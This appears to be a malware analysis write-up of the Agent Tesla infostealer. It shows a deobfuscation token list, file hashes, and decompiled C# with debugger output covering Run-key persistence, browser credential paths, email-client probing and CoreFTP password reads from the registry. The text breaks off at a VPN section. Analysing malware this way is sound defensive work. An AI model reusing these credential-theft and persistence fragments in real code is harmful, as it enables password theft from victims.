600028f --strtok 6000290 --strtok 6000291 --strtok 6000292 --strtok 6000293 --strtok
6000294 --strtok 6000295 --strtok 6000296 --strtok 6000297 --strtok 6000298 --strtok
6000299 --strtok 600029a --strtok 600029b --strtok 600029c --strtok 600029d --strtok
600029e --strtok 600029f --strtok 60002a0 --strtok 60002a1 --strtok 60002a2 --strtok
60002a3 --strtok 60002a4 --strtok 60002a5 --strtok 60002a6 --strtok 60002a7 --strtok
60002a8 --strtok 60002a9 --strtok 60002aa --strtok 60002ab --strtok 60002ac --strtok
60002ad --strtok 60002ae --strtok 60002af --strtok 60002b0 --strtok 60002b1 --strtok
60002b2 --strtok 60002b3 --strtok 60002b4 --strtok 60002b5 --strtok 60002b6 --strtok
60002b7 --strtok 60002b8 --strtok 60002b9 --strtok 60002ba --strtok 60002bb --strtok
60002bc --strtok 60002bd --strtok 60002be --strtok 60002bf --strtok 60002c0 --strtok
60002c1 --strtok 60002c2 --strtok 60002c3 --strtok 60002c4 --strtok 60002c5 --strtok
60002c6 --strtok 60002c7 --strtok 60002c8 --strtok 60002c9 --strtok 60002ca --strtok
60002cb --strtok 60002cc --strtok 60002cd --strtok 60002ce --strtok 60002cf --strtok
60002d0 --strtok 60002d1 --strtok 60002d2 --strtok 60002d3 --strtok 60002d4 --strtok
60002d5 --strtok 60002d6 --strtok 60002d7 --strtok 60002d8 --strtok 60002d9 --strtok
60002da --strtok 60002db --strtok 60002dc --strtok 60002dd --strtok 60002de --strtok
60002df --strtok 60002e0 --strtok 60002e1 --strtok 60002e2 --strtok 60002e3 --strtok
60002e4 --strtok 60002e5 --strtok 60002e6 --strtok 60002e7 --strtok 60002e8 --strtok
60002e9 --strtok 60002ea --strtok 60002eb --strtok 60002ec --strtok 60002ed --strtok
60002ee --strtok 60002ef --strtok 60002f0 --strtok 60002f1 --strtok 60002f2 --strtok
60002f3 --strtok 60002f4 --strtok 60002f5 --strtok 60002f6 --strtok 60002f7 --strtok
60002f8 --strtok 60002f9 --strtok 60002fa --strtok 60002fb --strtok 60002fc --strtok
60002fd --strtok 60002fe --strtok 60002ff --strtok 6000300 --strtok 6000301 --strtok
6000302 --strtok 6000303 --strtok 6000304 --strtok 6000305 --strtok 6000306 --strtok
6000307 --strtok 6000308 --strtok 6000309 --strtok 600030a --strtok 600030b --strtok
600030c --strtok 600030d --strtok 600030e --strtok 600030f --strtok 6000310 --strtok
6000311 --strtok 6000312 --strtok 6000313 --strtok 6000314 --strtok 6000315 --strtok
6000316 --strtok 6000317 --strtok 6000318 --strtok 6000319 --strtok 600031a --strtok
600031b --strtok 600031c --strtok 600031d --strtok 600031e --strtok 600031f --strtok
6000320 --strtok 6000321 --strtok 6000322 --strtok 6000323 --strtok 6000324 --strtok
6000325 --strtok 6000326 --strtok 6000327 --strtok 6000328 --strtok 6000329 --strtok
600032a --strtok 600032b --strtok 600032c --strtok 600032d --strtok 600032e --strtok
600032f --strtok 6000330 --strtok 6000331 --strtok 6000332 --strtok 6000333 --strtok
6000334 --strtok 6000335 --strtok 6000336 --strtok 6000337 --strtok 6000338 --strtok
6000339 --strtok 600033a --strtok 600033b --strtok 600033c --strtok 600033d --strtok
```

```
600033e --strtok 600033f --strtok 6000340 --strtok 6000341 --strtok 6000342 --strtok
6000343 --strtok 6000344 --strtok 6000345 --strtok 6000346 --strtok 6000347 --strtok
6000348 --strtok 6000349 --strtok 600034a --strtok 600034b --strtok 600034c --strtok
600034d --strtok 600034e --strtok 600034f --strtok 6000350 --strtok 6000351 --strtok
6000352 --strtok 6000353 --strtok 6000354 --strtok 6000355 --strtok 6000356 --strtok
6000357 --strtok 6000358 --strtok 6000359 --strtok 600035a --strtok 600035b --strtok
600035c --strtok 600035d --strtok 600035e --strtok 600035f --strtok 6000360 --strtok
6000361 --strtok 6000362 --strtok 6000363 --strtok 6000364 --strtok 6000365 --strtok
6000366 --strtok 6000367 --strtok 6000368 --strtok 6000369 --strtok 600036a --strtok
600036b --strtok 600036c --strtok 600036d --strtok 600036e --strtok 600036f --strtok
6000370 --strtok 6000371 --strtok 6000372 --strtok 6000373 --strtok 6000374 --strtok
6000375 --strtok 6000376 --strtok 6000377 --strtok 6000378 --strtok 6000379 --strtok
600037a --strtok 600037b --strtok 600037c --strtok 600037d --strtok 600037e --strtok
600037f --strtok 6000380 --strtok 6000381 --strtok 6000382 --strtok 6000383 --strtok
6000384 --strtok 6000385 --strtok 6000386 --strtok 6000387 --strtok 6000388 --strtok
6000389 --strtok 600038a --strtok 600038b --strtok 600038c --strtok 600038d --strtok
600038e --strtok 600038f --strtok 6000390 --strtok 6000391 --strtok 6000392 --strtok
6000393 --strtok 6000394 --strtok 6000395 --strtok 6000396 --strtok 6000397 --strtok
6000398 --strtok 6000399 --strtok 600039a --strtok 600039b --strtok 600039c --strtok
600039d --strtok 600039e --strtok 600039f --strtok 60003a0 --strtok 60003a1 --strtok
60003a2 --strtok 60003a3 --strtok 60003a4 --strtok 60003a5 --strtok 60003a6 --strtok
60003a7 --strtok 60003a8 --strtok 60003a9 --strtok 60003aa --strtok 60003ab --strtok
60003ac --strtok 60003ad --strtok 60003ae --strtok 60003af --strtok 60003b0 --strtok
60003b1 --strtok 60003b2 --strtok 60003b3 --strtok 60003b4 --strtok 60003b5 --strtok
60003b6 --strtok 60003b7 --strtok 60003b8 --strtok 60003b9 --strtok 60003ba --strtok
60003bb --strtok 60003bc --strtok 60003bd --strtok 60003be --strtok 60003bf --strtok
60003c0 --strtok 60003c1 --strtok 60003c2 --strtok 60003c3 --strtok 60003c4 --strtok
60003c5 --strtok 60003c6 --strtok 60003c7 --strtok 60003c8 --strtok 60003c9 --strtok
60003ca --strtok 60003cb --strtok 60003cc --strtok 60003cd --strtok 60003ce --strtok
60003cf --strtok 60003d0 --strtok 60003d1 --strtok 60003d2 --strtok 60003d3 --strtok
60003d4 --strtok 60003d5 --strtok 60003d6 --strtok 60003d7 --strtok 60003d8 --strtok
60003d9 --strtok 60003da --strtok 60003db --strtok 60003dc --strtok 60003dd --strtok
60003de --strtok 60003df --strtok 60003e0 --strtok 60003e1 --strtok 60003e2 --strtok
60003e3 --strtok 60003e4 --strtok 60003e5 --strtok 60003e6 --strtok 60003e7 --strtok
60003e8 --strtok 60003e9 --strtok 60003ea --strtok 60003eb --strtok 60003ec --strtok
60003ed --strtok 60003ee --strtok 60003ef --strtok 60003f0 --strtok 60003f1 --strtok
60003f2 --strtok 60003f3 --strtok 60003f4 --strtok 60003f5 --strtok 60003f6 --strtok
60003f7 --strtok 60003f8 --strtok 60003f9 --strtok 60003fa --strtok 60003fb --strtok
60003fc --strtok 60003fd --strtok 60003fe --strtok 60003ff --strtok 6000400 --strtok
6000401 --strtok 6000402 --strtok 6000403 --strtok 6000404 --strtok 6000405 --strtok
6000406 --strtok 6000407 --strtok 6000408 --strtok 6000409 --strtok 600040a --strtok
600040b --strtok 600040c --strtok 600040d --strtok 600040e --strtok 600040f --strtok
6000410 --strtok 6000411 --strtok 6000412 --strtok 6000413 --strtok 6000414 --strtok
6000415 --strtok 6000416 --strtok 6000417 --strtok 6000418 --strtok 6000419 --strtok
600041a --strtok 600041b --strtok 600041c --strtok 600041d --strtok 600041e --strtok
600041f --strtok 6000420 --strtok 6000421 --strtok 6000422 --strtok 6000423 --strtok
6000424 --strtok 6000425 --strtok 6000426 --strtok 6000427 --strtok 6000428 --strtok
6000429 --strtok 600042a --strtok 600042b --strtok 600042c --strtok 600042d --strtok
600042e --strtok 600042f --strtok 6000430 --strtok 6000431 --strtok 6000432 --strtok
6000433 --strtok 6000434 --strtok 6000435 --strtok 6000436 --strtok 6000437 --strtok
6000438 --strtok 6000439 --strtok 600043a --strtok 600043b --strtok 600043c --strtok
600043d --strtok 600043e --strtok 600043f --strtok 6000440 --strtok 6000441 --strtok
6000442 --strtok 6000443 --strtok 6000444 --strtok 6000445 --strtok 6000446 --strtok
6000447 --strtok 6000448 --strtok 6000449 --strtok 600044a --strtok 600044b --strtok
600044c --strtok 600044d --strtok 600044e --strtok 600044f --strtok 6000450 --strtok
```

```
6000451 --strtok 6000452 --strtok 6000453 --strtok 6000454 --strtok 6000455 --strtok
6000456 --strtok 6000457 --strtok 6000458 --strtok 6000459 --strtok 600045a --strtok
600045b --strtok 600045c --strtok 600045d --strtok 600045e --strtok 600045f --strtok
6000460 --strtok 6000461 --strtok 6000462 --strtok 6000463 --strtok 6000464 --strtok
6000465 --strtok 6000466 --strtok 6000467 --strtok 6000468 --strtok 6000469 --strtok
600046a --strtok 600046b --strtok 600046c --strtok 600046d --strtok 600046e --strtok
600046f --strtok 6000470 --strtok 6000471 --strtok 6000472 --strtok 6000473 --strtok
6000474 --strtok 6000475 --strtok 6000476 --strtok 6000477 --strtok 6000478 --strtok
6000479 --strtok 600047a --strtok 600047b --strtok 600047c --strtok 600047d --strtok
600047e --strtok 600047f --strtok 6000480 --strtok 6000481 --strtok 6000482 --strtok
6000483 --strtok 6000484 --strtok 6000485 --strtok 6000486 --strtok 6000487 --strtok
6000488 --strtok 6000489 --strtok 600048a --strtok 600048b --strtok 600048c --strtok
600048d --strtok 600048e --strtok 600048f --strtok 6000490 --strtok 6000491 --strtok
6000492 --strtok 6000493 --strtok 6000494 --strtok 6000495 --strtok 6000496 --strtok
6000497 --strtok 6000498 --strtok 6000499 --strtok 600049a --strtok 600049b --strtok
600049c --strtok 600049d --strtok 600049e --strtok 600049f --strtok 60004a0 --strtok
60004a1 --strtok 60004a2 --strtok 60004a3 --strtok 60004a4 --strtok 60004a5 --strtok
60004a6 --strtok 60004a7 --strtok 60004a8 --strtok 60004a9 --strtok 60004aa --strtok
60004ab --strtok 60004ac --strtok 60004ad --strtok 60004ae --strtok 60004af --strtok
60004b0 --strtok 60004b1 --strtok 60004b2 --strtok 60004b3 --strtok 60004b4 --strtok
60004b5 --strtok 60004b6 --strtok 60004b7 --strtok 60004b8 --strtok 60004b9 --strtok
60004ba --strtok 60004bb --strtok 60004bc --strtok 60004bd --strtok 60004be --strtok
60004bf --strtok 60004c0 --strtok 60004c1 --strtok 60004c2 --strtok 60004c3 --strtok
60004c4 --strtok 60004c5 --strtok 60004c6 --strtok 60004c7 --strtok 60004c8 --strtok
60004c9 --strtok 60004ca --strtok 60004cb --strtok 60004cc --strtok 60004cd --strtok
60004ce --strtok 60004cf --strtok 60004d0 --strtok 60004d1 --strtok 60004d2 --strtok
60004d3 --strtok 60004d4 --strtok 60004d5 --strtok 60004d6 --strtok 60004d7 --strtok
60004d8 --strtok 60004d9 --strtok 60004da --strtok 60004db --strtok 60004dc --strtok
60004dd --strtok 60004de --strtok 60004df --strtok 60004e0 --strtok 60004e1 --strtok
60004e2 --strtok 60004e3 --strtok 60004e4 --strtok 60004e5 --strtok 60004e6 --strtok
60004e7 --strtok 60004e8 --strtok 60004e9 --strtok 60004ea --strtok 60004eb --strtok
60004ec --strtok 60004ed --strtok 60004ee --strtok 60004ef --strtok 60004f0 --strtok
60004f1 --strtok 60004f2 --strtok 60004f3 --strtok 60004f4 --strtok 60004f5 --strtok
60004f6 --strtok 60004f7 --strtok 60004f8 --strtok 60004f9 --strtok 60004fa --strtok
60004fb --strtok 60004fc --strtok 60004fd --strtok 60004fe --strtok 60004ff --strtok
6000500 --strtok 6000501 --strtok 6000502 --strtok 6000503 --strtok 6000504 --strtok
6000505 --strtok 6000506 --strtok 6000507 --strtok 6000508 --strtok 6000509 --strtok
600050a --strtok 600050b --strtok 600050c --strtok 600050d --strtok 600050e --strtok
600050f --strtok 6000510 --strtok 6000511 --strtok 6000512 --strtok 6000513 --strtok
6000514 --strtok 6000515 --strtok 6000516 --strtok 6000517 --strtok 6000518 --strtok
6000519 --strtok 600051a --strtok 600051b --strtok 600051c --strtok 600051d --strtok
600051e --strtok 600051f --strtok 6000520 --strtok 6000521 --strtok 6000522 --strtok
6000523 --strtok 6000524 --strtok 6000525 --strtok 6000526 --strtok 6000527 --strtok
6000528 --strtok 6000529 --strtok 600052a --strtok 600052b --strtok 600052c --strtok
600052d --strtok 600052e --strtok 600052f --strtok 6000530 --strtok 6000531 --strtok
6000532 --strtok 6000533 --strtok 6000534 --strtok 6000535 --strtok 6000536 --strtok
6000537 --strtok 6000538 --strtok 6000539 --strtok 600053a --strtok 600053b --strtok
600053c --strtok 600053d --strtok 600053e --strtok 600053f --strtok 6000540 --strtok
6000541 --strtok 6000542
```


Final Stage

Artifacts

No.	Description	info
1	MD5 Hash	fbc921fbb1639073c30bbb19e68248fc
2	SHA1 Hash	56e6b58a1d42459be3d0f46fe932c1ca12564d21
3	File Size	183 KB
4	VirusTotal Detection	No Match

Determine the functionality of malware

Agent tesla starts to use some of the global Variables to determine the behaviour and functionality of malware and the values for these variables can see them in the Configuration of malware and we can see that in the next figure




```
global::A.b.c = global::A.b.o.A();
global::A.b.C = Assembly.GetExecutingAssembly().Location;
global::A.b.b = Environment.GetEnvironmentVariable("%startupfolder%") +
  "\\%insfolder%\\%insname%";
global::A.b.E = SystemInformation.UserName + "/" +
  SystemInformation.ComputerName;
System.Timers.Timer timer = new System.Timers.Timer();
timer.Elapsed += global::A.b.a;
timer.Enabled = true;
timer.Interval = 30000.0;
```

	Value	Type
System.Environment/*0x020000DE*/.GetEnvironmentVariable/*0x...	null	string
string.Concat/*0x06000551*/ returned	@"\%insfolder%\%insname%"	string
timer	null	System.Timers.Timer/*0x0200

Figure(6): Set Global Variables.

persistence

Agent tesla malware can achieve persistence by creating itself with the following registry keys and we can see the results in the next figure




```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey
 ("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
registryKey.SetValue("%insregname%", global::A.b.b);
RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey
 ("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\
 \StartupApproved\\Run", true);
if (registryKey2 != null)
```

Figure(7): Persistence.

Browser Stealing Activities

Malware will search for web browsers and we can see that malware has a large list of internet browser that malware tries to find anything of them on the victim’s machine and if malware finds any browsers and successes to locate any browser, malware will go to steal stored credentials and send them attacker and we can see that in the next figure..



```
                (folderPath, "Coowon\\Coowon\\User Data"), true)
            });
            try
            {
                foreach (object obj2 in ((IEnumerable)obj))
                {
                    global::A.b.Y<string, string, bool> y = (global::A.b.Y<string,
                     string, bool>)obj2;
```

140 %

Locals

Name	Value	Type
System.Environment/*0x020000DE*/.GetFolderPath/*0x06000E67*...	@"C:\Users\ [redacted] \AppData\Roaming"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@"C:\Users\ [redacted] \AppData\Roaming\Opera Software\Opera Stable"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@"C:\Users\ [redacted] \AppData\Local\Yandex\YandexBrowser\User Data"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@"C:\Users\ [redacted] \AppData\Local\Iridium\User Data"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@"C:\Users\ [redacted] \AppData\Local\Chromium\User Data"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@"C:\Users\ [redacted] \AppData\Local\7Star\7Star\User Data"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@"C:\Users\ [redacted] \AppData\Local\Torch\User Data"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@"C:\Users\ [redacted] \AppData\Local\MapleStudio\ChromePlus\User Data"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@"C:\Users\ [redacted] \AppData\Local\Kometa\User Data"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@"C:\Users\ [redacted] \AppData\Local\Amigo\User Data"	string

Figure(8): Search For Web Browsers.


List Of Browsers

- Browsers
- CocCoc
- Pale Moon
- Firefox
- Web-browser
- Flock
- Lieabao
- Iridium
- ChromePlus
- Chromium
- Orbitum
- Coowon
- 360Chrome
- Sputnik
- Amigo
- Opera

- 7Star
- Torch
- Yandex
- Sleipnir5
- Vivaldi
- Uran
- Centbrowser
- Chedot
- Brave-browser
- Elements
- Web browser
- BlackHawk
- SeaMonkey
- CyberFox
- QQBrowser
- IceCat
- Waterfox
- Web-bowser
- K-Meleon
- Chrome
- IceDragon
- Falkon
- UCBrowser
- Edge
- Citrio
- Epic privacy browser
- Kometa
- Safari
- QIP Surf

Email Stealing Activities

Malware will search on Victim’s machine for different email clients and if malware finds them, will steal credentials and send them to the attacker and we can see that in the next figure.



```
                    x.Browser = Class0.fJ();
                    list.Add(x);
                }
            }
            finally
            {
                Dictionary<string, Dictionary<string, string>>.KeyCollection.Enumerator
                 enumerator;
                ((IDisposable)enumerator).Dispose();
            }
            return list;
        }
        return new List<global::A.b.x>();
    }
```

125 %


Locals

Name	Value	Type
<PrivateImplementationDetails>{C258EF39-24E9-47A1-8F4B-0E38...	"appdata"	string
System.Environment/*0x020000DE*/.GetEnvironmentVariable/*0x...	@"C:\Users[redacted]AppData\Roaming"	string
<PrivateImplementationDetails>{C258EF39-24E9-47A1-8F4B-0E38...	@"\Pocomail\accounts.ini"	string
string.Concat/*0x06000551*/ returned	@"C:\Users\[redacted]\AppData\Roaming\Pocomail\accounts.ini"	string
System.IO.File/*0x02000182*/.Exists/*0x060017A0*/ returned	false	bool

Figure(9): Search For Emails.

FTP Utility Stealing Activities

Malware searches about FTP utilities to steal login credentials and if malware finds any FTP utilities, it attempts to get all information and can also target other information to a specific application, we can see the results in the figure.




```
{
    string string_ = Interaction.Environ("APPDATA") + "\\CoreFTP\\sites.idx";
    string str = global::A.b.c(string_);
    string text = global::A.b.D("HKEY_CURRENT_USER\\Software\\FTPWare\\COREFTP\
      \Sites\\" + str + "Host");
    global::A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" + str + "Port");
    string text2 = global::A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" +
      str + "User");
    string text3 = global::A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" +
      str + "PW");
    global::A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" + str + "Name");
    string text4 = "CoreFTP";
```

Figure(10): Search For FTP Utilities.

VPN Stealing Activities

Malware can search about VPN on Victim’s machine, if malware finds any VPN, it will steal VPN credentials and by using these credentials, malware can download tools and remote server applications and we can see that in the next figure.

